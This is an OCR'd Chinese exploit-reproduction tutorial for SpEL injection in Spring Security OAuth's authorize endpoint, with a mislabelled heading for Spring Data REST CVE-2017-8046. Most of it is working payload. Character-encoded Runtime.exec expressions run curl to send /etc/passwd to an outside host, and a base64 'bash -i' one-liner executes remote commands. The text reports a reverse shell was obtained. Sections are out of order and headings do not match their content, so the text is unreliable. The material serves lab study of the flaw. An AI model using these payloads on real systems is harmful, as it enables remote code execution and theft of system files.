
访问


```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(117)).concat(T(java.lang.Character).toString(114)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(57)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(55)).concat(T(java.lang.Character).toString(53)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).toString(58)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(100)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(34)).concat(T(java.lang.Character).toString(36)).concat(T(java.lang.Character).toString(40)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100)).concat(T(java.lang.Character).toString(41)).concat(T(java.lang.Character).toString(34)).concat(T(java.lang.Character).toString(32)))}
```







用任意账号 / 密码登录系统







然后访问 id=1 的酒店地址


Spring Travel: Spring MVC and
192.168.175.209:8080/hotels/1
Welcome, keith | Logout
Spring
Westin Diplomat
3555 S. Ocean Drive
Hollywood, FL, 33019
USA
Nightly Rate: 199.00
Book Hotel
springOne
POWERED BY
Spring


Spring Travel: Spring MVC and
192.168.175.209:8080/hotels/booking?execution=e1s1
Welcome, keith | Logout
Spring
Westin Diplomat
3555 S. Ocean Drive
Hollywood, FL, 33019
USA
Nightly rate: 199.00
Book Hotel
Check In:
05-22-2021
Check Out:
05-23-2021
Room Preference:
One king-size bed
Smoking Preference:
Smoking
Non Smoking
Amenities:
Ocean View
Late Checkout
Minibar
Credit Card #:
1212121212121212
Credit Card Name:
123123
Expiration Date:
Jan
2008
Proceed
Cancel

然后进行抓包







Poc(反弹 shell)

```
&client_id=acme&scope=openid&redirect_uri=http://test
```

进行执行




成功拿到反弹 shell




EXP 拓展

执行命令

```
curl 192.168.175.130:8888 -d "$(cat /etc/passwd)"
```





远程下载脚本 并执行

```
bash -c {echo,Y3VybCAxOTIuMTY4LjE3NS4xMzA6ODg4OCAtZCAiJChjYXQgL2V0Yy9wYXNzd2Qp
IiA=}|{base64,-d}|{bash,-i}
```

Spring data Rest 远程命令执行命令 (CVE-2017-8046)


影响版本

```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(121)).concat(T(java.lang.Character).toString(98)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(73)).concat(T(java.lang.Character).toString(117)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(69)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(78)).concat(T(java.lang.Character).toString(83)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(68)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(90)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(74)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(88)).concat(T(java.lang.Character).toString(81)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(1
```

```
21)).concat(T(java.lang.Character).toString(57)).concat(T(java.lang.Characte
r).toString(119)).concat(T(java.lang.Character).toString(89)).concat(T(java.la
ng.Character).toString(88)).concat(T(java.lang.Character).toString(78)).concat
(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString
(100)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Characte
r).toString(81)).concat(T(java.lang.Character).toString(112)).concat(T(java.la
ng.Character).toString(73)).concat(T(java.lang.Character).toString(105)).conca
t(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString
(61)).concat(T(java.lang.Character).toString(125)).concat(T(java.lang.Characte

r).toString(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.l
ang.Character).toString(98)).concat(T(java.lang.Character).toString(97)).conca
t(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString
(101)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Characte
r).toString(52)).concat(T(java.lang.Character).toString(44)).concat(T(java.lan
g.Character).toString(45)).concat(T(java.lang.Character).toString(100)).concat
(T(java.lang.Character).toString(125)).concat(T(java.lang.Character).toString
(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Charact
er).toString(98)).concat(T(java.lang.Character).toString(97)).concat(T(java.la
ng.Character).toString(115)).concat(T(java.lang.Character).toString(104)).conc
at(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString
(45)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Characte
r).toString(125)))}
```

漏洞搭建

关闭之前的 docker 镜像




```
&client_id=acme&scope=openid&redirect_uri=http://test
```


漏洞复现

访问

